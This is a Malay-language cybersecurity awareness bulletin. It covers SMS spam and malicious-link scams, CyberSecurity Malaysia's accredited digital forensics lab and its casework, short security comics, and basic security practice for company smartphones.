Terdapat pelbagai jenis spam SMS yang cuba memperdaya si penerima, contohnya seperti cabutan bertuah, langganan maklumat melalui SMS, promosi permainan di atas talian dan sebagainya. Penerima SMS perlu lebih berhati-hati sekiranya arahan yang terdapat di dalam teks mesej tersebut dituruti, akibatnya boleh dikenakan caj yang mahal atau menolak kredit si penerima.

Adakalanya, penghantar SMS penipuan akan berkomunikasi dengan si penerima untuk meyakinkannya. Contohnya, teks mesej cabutan bertuah yang menggunakan nama syarikat terkemuka. Penerima SMS diumpan untuk menelefon nombor yang tertera dalam teks mesej dan perlu membuat bayaran pendahuluan bagi mendapatkan hadiah kemenangan.

Meskipun spam SMS mudah untuk dikenalpasti berdasarkan kandungan atau pihak yang menghantar, bagaimana pula sekiranya spam SMS tersebut diterima daripada senarai kenalan yang disimpan di dalam telefon?


Jika situasi seperti ini berlaku dikalangan pengguna telefon pintar, ianya perlu lebih dititik beratkan, kerana telefon pintar tersebut berpotensi dijangkiti oleh perisian hasad atau “malware”. Menurut nasihat yang dikeluarkan oleh Malaysia Computer Emergency Response Team (MyCERT), SMS seperti ini mengkehendaki penerima SMS klik  pautan di dalam mesej untuk memuat turun aplikasi berbahaya tanpa disedari oleh mangsa. Susulan daripada itu, akibatnya mangsa kehilangan kredit atau dicaj tanpa pengetahuannya. [1]



01-Dec-2014

Tahniah ! you winners cek.
RM 27,000.00
promo COCA-COLA SDN-BHD
No siri; (AA4775F)
sila call/office
01125216[redacted]
H.ABDL AZIZ
www.cocacola.com

*Teks mesej cabutan bertuah*



Thu 11:21 AM
www.ecwin88[redacted].
100% WELCOMEbonus,
011115[redacted]
Wechat[redacted]88 CS1

Teks mesej permainan atas talian

Apakah yang perlu dilakukan sekiranya anda menerima spam SMS atau SMS yang meragukan?

- Abaikan dan padam mesej tersebut
- Jika SMS diperolehi daripada senarai kenalan, hubungi beliau untuk pengesahan
- Blok nombor penghantar SMS
- Bagi pengguna telefon pintar, semak tetapan telefon bimbit
- Jangan klik pautan yang tertera di dalam mesej
- Sekiranya SMS diterima daripada nombor berkod pendek, balas 'STOP' atau 'OUT' dan hantar ke kod pendek tersebut [2]
- Jika tidak biasa dengan nombor penghantar SMS, penerima dinasihatkan tidak membalas apa-apa. Dikhuatiri dengan membalas mesej tersebut mengesahkan nombor telefon anda masih aktif. Malah mengakibatkan penerima menerima lebih banyak mesej, lalu dikenakan caj
- Membuat aduan ke Suruhanjaya Komunikasi dan Multimedia Malaysia (SKMM) [3]

## Rujukan

*1. Circulation of a Malicious SMS 'Is This Your Photo': https://www.mycert.org.my/en/services/advisories/mycert/2014/main/detail/1023/index.html*

*2. How To Stop SMS Advertising: http://www.skmm.gov.my/FAQs/How-To-Stop-SMS-Advertising/Stop-SMS-Advertising.aspx*

*3. Whatsapp Aduan SKMM: http://www.skmm.gov.my/Contact/Headquarter.aspx*

# Makmal Forensik Digital Bertaraf Dunia

By | Mohd Zabri Adil B Talib, Mohd Firham Efendy B Md Senan, Fauzi B Mohd Darus & Sarah Khadijah Taylor

## Pengenalan

Tahukah anda bahawa Negara memiliki kemampuan bertaraf dunia dalam bidang forensik digital?

CyberSecurity Malaysia (dahulu dikenali sebagai NISER), agensi di bawah Kementerian Sains Teknologi dan Innovasi (MOSTI) telah diamanahkan untuk merintis teknologi forensik digital ini dan menyediakan bantuan pakar kepada yang memerlukannya, terutamanya kepada agensi penguatkuasa undang-undang, perundangan serta institusi akademik.

Pada 27 April 2002, setelah menyedari bahawa negara memerlukan kepakaran dalam bidang forensik digital, MOSTI telah meluluskan cadangan CyberSecurity Malaysia (CSM) untuk menubuhkan unit Forensik Digital di bawah projek RMK ke sembilan (RMK9) MOSTI. Sebagai agensi rujukan kebangsaan dalam bidang forensik digital dan keselamatan siber, CyberSecurity Malaysia telah membuat pelaburan dan berjaya membawa masuk teknologi ini dari pelbagai negara maju di seluruh dunia ke Malaysia. Pengetahuan yang dipindah masuk itu telah didokumenkan sebaik mungkin sebagai khazanah negara dan telah dikongsi bersama rakyat Malaysia melalui usaha latihan kepakaran forensik digital dan juga program kesedaran keselamatan siber.

## Kepentingan Forensik Digital

Forensik digital adalah satu cabang sains yang digunakan bagi membantu sesuatu pembuktian fakta dengan mengambil kira elemen saintifik dan perundangan sebelum dibentangkan kepada mahkamah. Dengan ini, keterangan yang dibuktikan melalui kaedah forensik akan mempunyai nilai keistimewaan tersendiri *(privilege)* dan sukar untuk disangkal melalui hujah balas.

Hujah balas untuk mencabar atau menyangkal keterangan forensik digital, hanya boleh dilakukan dengan mengemukakan hujah balas bersandarkan keterangan saintifik sahaja. Hanya hakim mahkamah tersebut sahaja yang berhak untuk menentukan keputusan sama ada hujah balas keterangan forensik digital tersebut diterima atau tidak dalam proses penghakiman. Pembuktian menggunakan keterangan digital adalah strategi pilihan yang popular dalam perundangan terutama dalam kes perundangan berprofil tinggi atau kes perundangan yang melibatkan jumlah nilai tuntutan yang tinggi.

Gaya hidup yang moden pada masa kini menyebabkan banyak maklumat yang tersimpan di dalam gajet-gajet, yang mana ia boleh digunakan sebagai keterangan digital bagi kegunaan mahkamah. Berikut merupakan penerangan ringkas tentang gaya hidup pada masa kini dan keterangan digital.

## Jejak Kehidupan Dalam Talian Internet

Teknologi kini menjadi sebahagian daripada kehidupan rakyat Malaysia. Malaysia pula telah merancang untuk mencapai status negara maju pada tahun 2020. Oleh yang demikian, dapat dijangka peningkatan berterusan kadar celik IT dan tahap intelektual rakyat Malaysia, serta perbincangan berkenaan teknologi di kalangan orang awam akan menjadi satu kebiasaan.

Di zaman teknologi digital, hampir setiap rakyat Malaysia mempunyai jejak kehidupan dalam Internet. Setiap aktiviti komunikasi atau aktiviti perpindahan data yang berlaku, akan meninggalkan jejak yang boleh dicari. Rekod berkenaan aktiviti-aktiviti sebegini adalah penting dan boleh digunakan untuk siasatan dan pembuktian kes di mahkamah.

Jika diberikan pendedahan dan kesedaran awam secara meluas berkenaan sains forensik, rakyat Malaysia boleh menggunakan rekod-rekod digital sebagai alibi untuk menyokong atau menyangkal sesuatu pembuktian keterangan di mahkamah. Ini kerana jika proses pemeliharaan data digital tersebut dijalankan mengikut kaedah saintifik yang betul, maka ia sah untuk digunapakai di mahkamah.

Rakyat Malaysia yang faham mengenai teknologi, pastinya akan lebih peka dengan corak ancaman, tahap risiko dan potensi untuk menjadi mangsa kepada ancaman penjenayah siber. Masyarakat boleh menggunakan pengetahuan mereka dalam bidang sains ini, bukan sahaja dalam usaha untuk mencegah daripada menjadi mangsa malah mungkin dapat membantu agensi penguatkuasa undang-udang dalam usaha membanteras jenayah.

## Penggunaan Teknologi Oleh Penjenayah


Hingga tahun 2016, kita sudah diperkenalkan dengan pelbagai platform teknologi baharu yang bukan sahaja cekap dalam kehidupan harian malah majoritinya, ditawarkan secara percuma. Pengguna hanya perlu berdaftar sahaja dan terus boleh melayari platform yang diingini. Semua teknologi baharu yang diperkenalkan ini bertujuan untuk meningkatkan tahap kualiti hidup kita, terutama di era teknologi IPV6 dan *Internet of Things* (IoT) ini.

Namun begitu, harus diingatkan bahawa platform teknologi yang sama juga turut digunakan oleh penjenayah untuk menjayakan matlamat jenayah mereka.

Secara tidak langsung untuk mencegah jenayah sebegini, agensi penguatkuasa wajib meningkatkan tahap dan piawaian kualiti siasatan mereka. Ini dapat dilakukan dengan mengambilkira faktor platform teknologi seperti platform media sosial dan aplikasi telefon pintar yang digunakan dalam jenayah tersebut. Kaedah terbaik harus difikirkan untuk membuktikan fakta kes di mahkamah nanti. Seharusnya setiap kes siasatan jenayah harus dijalankan sebaik mungkin, seperti ia akan berakhir dengan pembuktian di mahkamah.

## Statistik Kes Yang Dilaporkan

Pada tahun 2014 sahaja, CyberSecurity Malaysia telah menerima sebanyak 355 kes forensik digital yang terdiri daripada 263 kes analisa forensik digital dan 92 kes untuk khidmat bantuan teknikal di lokasi tempat kejadian.



*Rajah 1: Pecahan kes yang diterima oleh Jabatan Forensik Digital, CyberSecurity Malaysia pada tahun 2014*

Di antara agensi penguatkuasaan yang mendapatkan khidmat forensik digital CyberSecurity Malaysia adalah Polis Diraja Malaysia (PDRM), Suruhanjaya Pencegahan Rasuah Malaysia (SPRM), Kementerian Perdagangan Dalam Negeri, Koperasi Dan Kepenggunaan (KPDNKK), Jabatan Kastam Diraja Malaysia (JKDM) dan Cawangan Penguatkuasaan Farmasi, Jabatan Kesihatan Malaysia. Daripada 356 kes yang diterima pada tahun 2015, didapati sejumlah besar kes adalah melibatkan dengan Akta Suruhanjaya Pencegahan Rasuah Malaysia 2009, Kanun Keseksaan Malaysia, Akta Hakcipta 1987, dan Akta Dadah Berbahaya 1952.

CyberSecurity Malaysia mempunyai Juruanalisa Forensik Digital yang bertauliah dan mempunyai pensijilan professional dalam bidang forensik digital seperti GIAC Certified Forensics Analyst (GCFA), EnCase Certified Examiner (EnCE), dan Computer Hacking Forensic Investigator (CHFI). Pada tahun 2015, Juruanalisa Forensik Digital CyberSecurity Malaysia telah terlibat dalam pelbagai operasi penguatkuasaan yang dijalankan oleh agensi-agensi penguatkuasaan undang-undang Malaysia.

Antara operasi yang melibatkan CyberSecurity Malaysia adalah Ops Diesel 2 North (OD2N) dan Ops Diesel 1 East (OP1E), di mana CyberSecurity Malaysia membantu pihak KPDNKK dan Jabatan Peguam Negara dalam menganalisa eksibit komputer dan telefon bimbit yang dirampas untuk menangani sindiket penyeludupan diesel dan petrol di Malaysia.

Dalam OD2N, KPDNKK telah berjaya merampas sebanyak 140,000 liter diesel dan 46,350 liter petrol bernilai RM1 juta selain wang tunai RM320,483. Manakala untuk OP1E, KPDNKK telah berjaya membekukan 15 akaun perbankan pemilik ahli sindiket penyeludupan diesel yang berjumlah RM2.9 juta[2].

Bagi operasi yang seterusnya iaitu Ops SOGA yang djalankan oleh PDRM dalam membanteras kegiatan pertaruhan dan perjudian bola sepak sepanjang musim perlawanan bola sepak Piala Dunia 2014.Dalam operasi ini, PDRM telah berjaya menumpaskan sindiket perjudian yang membuat pertaruhan sebanyak RM7.5 juta sehari[1]. CyberSecurity Malaysia berperanan dalam dalam membuat analisa forensik ke atas 12 unit pelayan komputer yang disyaki mempunyai laman web perjudian yang merangkumi rangkaian perjudian di rantau Asia Pasifik.

Bukan itu sahaja, CyberSecurity Malaysia juga turut terlibat dalam membantu pihak PDRM bagi operasi misi mencari dan menyelamat (SAR) MH370. CSM berperanan dalam menganalisa sistem simulator kapal terbang milik juruterbang MH370, Kapten Zaharie Ahmad Shah, bagi mencari maklumat yang berkaitan dengan kehilangan pesawat MH370 yang berlaku pada bulan Mac 2014 yang lalu[3].

Dengan penglibatan dalam operasi dan kes-kes seperti ini, CyberSecurity Malaysia berpengalaman dalam mengendalikan kes-kes jenayah dari pelbagai jenis akta kesalahan dan bekerjasama dengan agensi-agensi penguatkuasaan undang-undang di Malaysia. Ini menjadikan Juruanalisa Forensik Digital CyberSecurity Malaysia adalah kompeten dan berkebolehan untuk membantu pihak penguatkuasa dalam membanteras jenayah di Malaysia.

## Sistem Pengurusan Kualiti

Setelah beroperasi selama lebih 5 tahun, CyberSecurity Malaysia telah memulakan usaha untuk mendapatkan akreditasi untuk makmal forensik digital. Ini dilakukan demi memastikan keterangan digital dari pemeriksaan dan analisa yang telah dijalankan, adalah berkualiti tinggi.

Makmal forensik digital CSM adalah yang pertama di rantau Asia Pasifik yang medapat pentauliahan akreditasi *American Society of Crime Lab Director / Laboratory Accreditation Board (ASCLD/LAB)* untuk disipllin 'Digital & Multimedia Evidence'.

Akreditasi ini adalah berdasarkan ISO/ IEC 17025: 2005 dan ASCLD/LAB - International 2011 iaitu keperluan tambahan spesifik untuk makmal forensik digital.

Skim akreditasi yang telah diimplementasi telah terbukti berkesan dengan memperkenalkan cara bekerja yg sistematik dan efisien, sekaligus telah meminimakan risiko kesilapan manusia dalam proses pemeriksaan dan analisa forensik digital.

## Latihan

Demi untuk memastikan pengetahuan mengenai forensik digital ini berkembang luas di Malaysia, CyberSecurity Malaysia telah menyediakan senarai latihan berkait subjek forensik digital yag telah dibangunkan sendiri menggunakan pendekatan latihan praktikal khas untuk golongan professional dan pengamal undang-undang.

Antara latihan yang ditawarkan adalah berperingkat seperti berikut:

1. Peringkat Asas
   a. Kursus  Digital Forensics Essential
   b. Kursus Forensics on Internet Application
2. Peringkat Pertengahan:
   a) Kursus  Digital Forensics Essential
   b) Kursus Forensics on Internet Application

Untuk maklumat lanjut boleh rujuk pada laman web Cyberguru di https://www.cyberguru.my/cybersec/training.

Selain daripada ini, CyberSecurity Malaysia juga telah menjalankan kerjasama dengan pihak institusi pengajian tinggi, di mana Juruanalisa Forensik Digital telah dijemput untuk menjadi pensyarah jemputan bagi kursus peringkat Sarjana seperti Program Sarjana Keselamatan Siber Universiti Kebangsaan Malaysia. Ini merupakan usaha yang penting bagi memindahkan pengetahuan dan berkongsi pengalaman dalam bidang forensik digital. CyberSecurity Malaysia juga menyokong mana-mana pelajar peringkat kedoktoran atau institusi penyelidikan untuk menjalankan penyelidikan berkaitan forensik digital.

Bagi agensi penguatkuasa undang-undang pula, CyberSecurity Malaysia terlibat dalam memberikan latihan teknikal berkaitan forensik digital yang diadakan di akademi atau pusat latihan yang terpilih. Latihan ini focus kepada pendekatan praktikal, teori dan situasi sebenar tempat kejadian di dunia siber.

Sebagai contoh, kerjasama dengan Institut Latihan Kehakiman dan Perundangan Bangi sudah terjalin sejak dari tahun 2008 telah membantu menyebarkan pengetahuan tentang forensik digital dan kesedaran kepentingan keterangan elektronik dalam pembuktian kes mahkamah. Bukan sahaja kursus ini dihadiri oleh pegawai penyiasat, timbalan pendakwaraya atau peguam malah ia disertai oleh pegawai mahkamah, majistret dan hakim.

CyberSecurity Malaysia berharap dengan menawarkan kursus latihan praktikal digital forensik ini, ia akan meningkatkan tahap intelektual rakyat Malaysia dalam bidang forensik digital.

## Penyelidikan

Penglibatan dalam bidang forensik digital bukanlah sesuatu yang mudah. Ia adalah satu usaha peningkatan yang berterusan. Setiap kes yang diterima adalah unik dan tidak semua peralatan forensik digital sedia ada mampu untuk menyelesaikan masalah tersebut. Kewujudan makmal ini adalah hasil daripada usaha CyberSecurity Malaysia untuk melakukan penyelidikan dan penyelesaian terhadap cabaran yang dihadapi oleh juruanalisa forensik digital dan pihak siasatan.

Terkini Makmal Forensik CyberSecurity Malaysia telah dilengkapi dengan makmal penyelidikan forensik siber dengan menggunakan nama '*Makmal X Forensik Siber*'. Dengan geran Technofund yang diperolehi dari MOSTI, makmal tersebut telah memulakan projek yang bertajuk *"GPU Enhanced Robust Multi-Dimensional Facial Identification System For CCTV Evidence In Video Forensics Analysis"*. Tercetusnya idea projek ini adalah dari pengumpulan masalah dan cabaran yang dihadapi oleh juruanalisa forensik digital terhadap kes analisa CCTV yang melibatkan pengecaman wajah. Masalah yang dihadapi adalah kualiti video CCTV yang sedia ada di negara ini kebanyakannya tidak membantu dalam penganalisaan pengecaman wajah. Diharap dengan adanya projek ini dapat membantu juruanalisa dalam melakukan penganalisaan pengecaman wajah tersebut.

Penyelidikan juga adalah satu aspek yang penting dimana hasil keputusan analisa forensik digital dapat dijelaskan secara saintifik. Penjelasan secara saintifik dapat dilakukan oleh seorang juruanalisa dengan lebih yakin menerusi penghasilan kajian yang berterusan dalam bidang forensik digital.

Dengan penyelidikan yang berterusan dapat mengeluarkan harta intelek yang lebih berkualiti. Secara tidak langsung ianya juga dapat memupuk minat penyelidik tempatan untuk menjadi lebih inovatif dalam bidang forensik digital. Walaubagaimanapun kolaborasi diantara pihak perundangan, pihak berkuasa, industri, dan juga para akademik amat diperlukan untuk menjadikan penyelidikan forensik digital di negara ini mampu berdaya saing diperingkat antarabangsa.

## Kesimpulan

Telah terbukti bahawa ini adalah antara pelaburan yang berjaya oleh Kementerian Sains, Teknologi dan Inovasi (MOSTI), di mana CyberSecurity Malaysia telah berjaya membantu proses perundangan dalam pembuktian bahan bukti digital di mahkamah.

Jenama CyberSecurity Malaysia juga telah terpahat di peringkat antarabangsa sebagai pusat rujukan bertaraf dunia.

## Rujukan

1. *Polis tumpas sindiket judi bola sepak bertaruh RM7.5 juta sehari (Kosmo, 26 Jun 2014)*


2. *KPDNKK, Jabatan Peguam Negara rampas diesel nilai RM8.4j (Harian Metro, 6 April 2014)*

3. *MH370: Kebanyakan maklumat simulator telah dipadamkan (Utusan Malaysia, 19 Mac 2014)*


# Santai Siber

By | Fazlan Abdullah

## Santai Siber: USB ransomware


Oh wow! I found a 128GB thumb drive in the car park, some one must have dropped it!
Finders Keepers!
I wonder if i should check with my IT dept before i use it....
I think i'll just plug it in my computer and check it myself first
* YOUR LAPTOP IS INFECTED WITH RANSOMEWARE! *

## Santai Siber: Password


INTERNET USER!
Y U NO USE STRONG PASSWORD WITH MIX OF NUM8ER5, 5YMBΦL5 & CAPS!?

## Santai Siber:  Drive by Download

Ini Nic

Nic mendapat emel dari

orang yang tidak dikenali

Nic tidak click pada

pautan yang terdapat

dalam emel itu.

Nic tidak mahu jadi mangsa

Hackers melalui kaedah

“Drive by Download”.

Nic Bijak.

Jadilah seperti Nic.

# Kaedah Keselamatan Asas untuk Telefon Pintar Hak Milik Syarikat

By | Abdul Qaiyum Bin Hamzah & Syed Zulfauzi bin Syed Mokhtarruddin

## Pengenalan

Telefon pintar adalah telefon bimbit yang mempunyai sistem operasi yang menggabungkan ciri-ciri sistem operasi komputer peribadi dengan ciri-ciri lain yang berfaedah. Antara ciri-ciri penggunaan telefon pintar adalah menerima dan membuat panggilan telefon, menjadi Pembantu Digital Peribadi (PDA) untuk membuat temu janji dalam kalendar, pemain media, permainan video, unit navigasi GPS, kamera digital dan kamera video digital. Kebanyakan telefon pintar boleh mengakses Internet dan boleh menjalankan aplikasi perisian pihak ketiga. Di antara cabaran-cabaran yang dihadapi oleh pengguna telefon pintar ini adalah kelemahan dan risiko platform telefon pintar itu sendiri. Hal ini adalah kerana, peningkatan fungsi dan penggunaan peranti mudah alih seperti telefon pintar di tempat kerja serta penggunaannya di dalam aktiviti seharian yang lain. Pelbagai fungsi baru yang mengabaikan aspek keselamatan telah menyediakan laluan mudah untuk penyerang melancarkan eksploitasi ke atas telefon pintar. Penyerang menggunakan kaedah yang berbeza untuk menyuntik aplikasi yang berniat jahat dengan fungsi tersembunyi yang secara senyap mengumpul maklumat sensitif pengguna telefon pintar. Syarikat-syarikat yang membangunkan aplikasi mudah alih ini lebih prihatin tentang keselamatan kerana aplikasi yang terdedah ini boleh menyebabkan kemudaratan kepada kedua-dua pihak. Kelemahan fungsi keselamatan telefon pintar itu sendiri adalah ancaman kepada jaminan tahap keselamatan dan perlindungan data yang disimpan di dalam sesebuah telefon pintar itu. Terdapat beberapa langkah keselamatan asas yang telah disediakan oleh pengeluar telefon pintar dan rangkaian mudah alih untuk organisasi dan pekerjanya. Selain itu, mereka yang menjalankan perniagaan secara individu juga perlu membuat sendiri penilaian dan pertimbangan mengenai tahap risiko keselamatan telefon pintar berbanding masa dan pelaburan yang diperlukan untuk mengurangkan risiko. Penilaian keselamatan untuk telefon pintar mudah-alih bukan semata-mata untuk mengurangkan risiko kecurian dan kehilangan data syarikat, malah ianya juga tentang beberapa manfaat positif untuk meningkatkan produktiviti serta membolehkan pekerja untuk mengakses aplikasi perniagaan dan data dari mana-mana telefon pintar mudah alih dan dari mana-mana lokasi dengan selamat.

Berikut adalah beberapa kaedah keselamatan asas untuk telefon pintar mudah alih:

### a) Penggunaan Kata Laluan

Sama ada pengguna membawa peranti mudah alih mereka sendiri dan menggunakannya untuk bekerja atau menggunakan peranti mudah alih yang disediakan oleh organisasi mereka, terdapat beberapa perlindungan jaminan asas yang terbina yang boleh digunakan. Sebagai keperluan yang minimum, setiap pengguna diwajibkan untuk mengaktifkan kata laluan pada telefon pintar mereka bagi mematuhi peraturan yang telah ditetapkan seperti, panjang kata laluan atau kombinasi huruf besar/huruf kecil dan kombinasi abjad angka. Setiap aplikasi perniagaan yang boleh diakses menggunakan telefon pintar juga perlu dilindungi dengan kata laluan. Selain itu, pengguna tidak patut menggunakan kata laluan yang sama untuk peranti mudah alih mereka seperti yang mereka lakukan untuk mengakses sistem syarikat, dan peranti akan dapat menyimpan kata laluan dalam format kata laluan yang disulitkan.

### b) Prosedur untuk melaporkan kehilangan atau kecurian peranti telefon pintar

Di antara risiko keselamatan peranti mudah alih yang paling utama dalam sesebuah organisasi adalah seperti kes kecurian dan kehilangan telefon pintar. Hal ini menyebabkan, bukan sahaja kos menggantikan telefon pintar mudah alih yang perlu dipertimbangkan, malah risiko data syarikat juga perlu dipertimbangkan secara keseluruhan. Proses pengendalian insiden yang jelas adalah cara yang terbaik untuk memastikan bahawa sekiranya berlaku kehilangan atau kecurian peranti, ianya haruslah dimaklumkan dengan kadar segera. Semua telefon pintar hendaklah didaftarkan pada perkhidmatan seperti perkhidmatan immobilise iaitu menyahaktifkan telefon pintar. Oleh itu, pekerja haruslah diberi latihan dan penerangan yang jelas tentang perkara yang harus dilakukan sekiranya mereka kehilangan telefon pintar mudah alih. Sebagai contoh, melaporkan kepada pentadbir rangkaian untuk menyahaktifkan peranti mudah alih dengan serta merta.

### c) Keselamatan Data

Setiap pekerja yang membawa data pelanggan atau data sulit lain pada telefon pintar perlu menggunakan teknik penyulitan. Menurut undang-undang dan pemantau perlindungan data UK, Pejabat Pesuruhjaya Maklumat sebelum ini telah mengenakan denda yang berat ke atas organisasi kerana tidak menyulitkan data sensitif pada peranti mudah alih yang telah hilang. Pemilik organisasi kecil juga perlu berfikir tentang keselamatan data syarikat yang disimpan di storan awan dan storan fail terutamanya dalam talian dan perkhidmatan perkongsian seperti Dropbox.com dan Box.com, yang boleh diakses melalui telefon pintar. Jika berlaku kehilangan atau kecurian peranti mudah alih seorang pekerja boleh menyumbang kepada terlalu banyak risiko kepada data syarikat yang boleh diakses dari peranti itu atau yang disimpan padanya. Oleh itu organisasi harus mempertimbangkan penggunaan perisian yang sesuai untuk memberikan mereka keupayaan untuk menyulit dan memadam data di dalam telefon pintar.

### d) Polisi Syarikat

Adalah lebih baik bagi sebuah organisasi untuk mempunyai proses penggunaan peranti mudah alih dan polisi yang dibuat dan dikuatkuasakan apabila seorang kakitangan menyertai dan meninggalkan syarikat. Polisi yang perlu dipertimbangkan adalah polisi ke atas peranti mudah alih milik pekerja yang digunakan untuk tujuan kerja. Isu lain yang perlu dipertimbangkan adalah polisi di seluruh peranti milik syarikat yang boleh menyimpan beberapa data peribadi pekerja dan apa yang akan berlaku kepada data seperti keadaan di mana ia perlu dipadamkan dari jauh sekiranya berlaku kehilangan atau kecurian. Untuk langkah-langkah keselamatan mudah alih yang lebih canggih adalah seperti penggunan platform “Mobile Device Management” (MDM) dan “Enterprise Mobility Management” (EMM) yang lebih luas.

## Kesimpulan

Kepelbagaian peranti telefon pintar dengan pelbagai sistem operasi memberikan banyak pilihan kepada pengguna untuk memilih peranti telefon pintar terbaik yang sesuai dengan penggunaan peribadi. Begitu juga dengan syarikat-syarikat besar atau kecil perlu teliti dalam memilih peranti telefon pintar terbaik bagi memastikan kelancaran perniagaan tanpa menjejaskan data sulit dan penting syarikat. Perlindungan kata laluan, prosedur kehilangan peranti, keselamatan data yang disimpan dalam peranti serta polisi syarikat antara perkara yg perlu dititkberatkan dalam mengurangkan risiko data syarikat bocor dan hilang. Hal ini penting bagi memastikan kelancaran dalam meneruskan kesinambungan perniagaan.

## Rujukan

1. *http://futurethinking.ee.co.uk/5-basic-mobile-security-tips-for-small-businesses/*

2. *http://www.sellmysourcecode.com/blog/basic-mobile-security-tips-for-securing-your-smartphone/*


3. *http://fossbytes.com/tips-to-keep-your-android-device-safe-and-sound/*

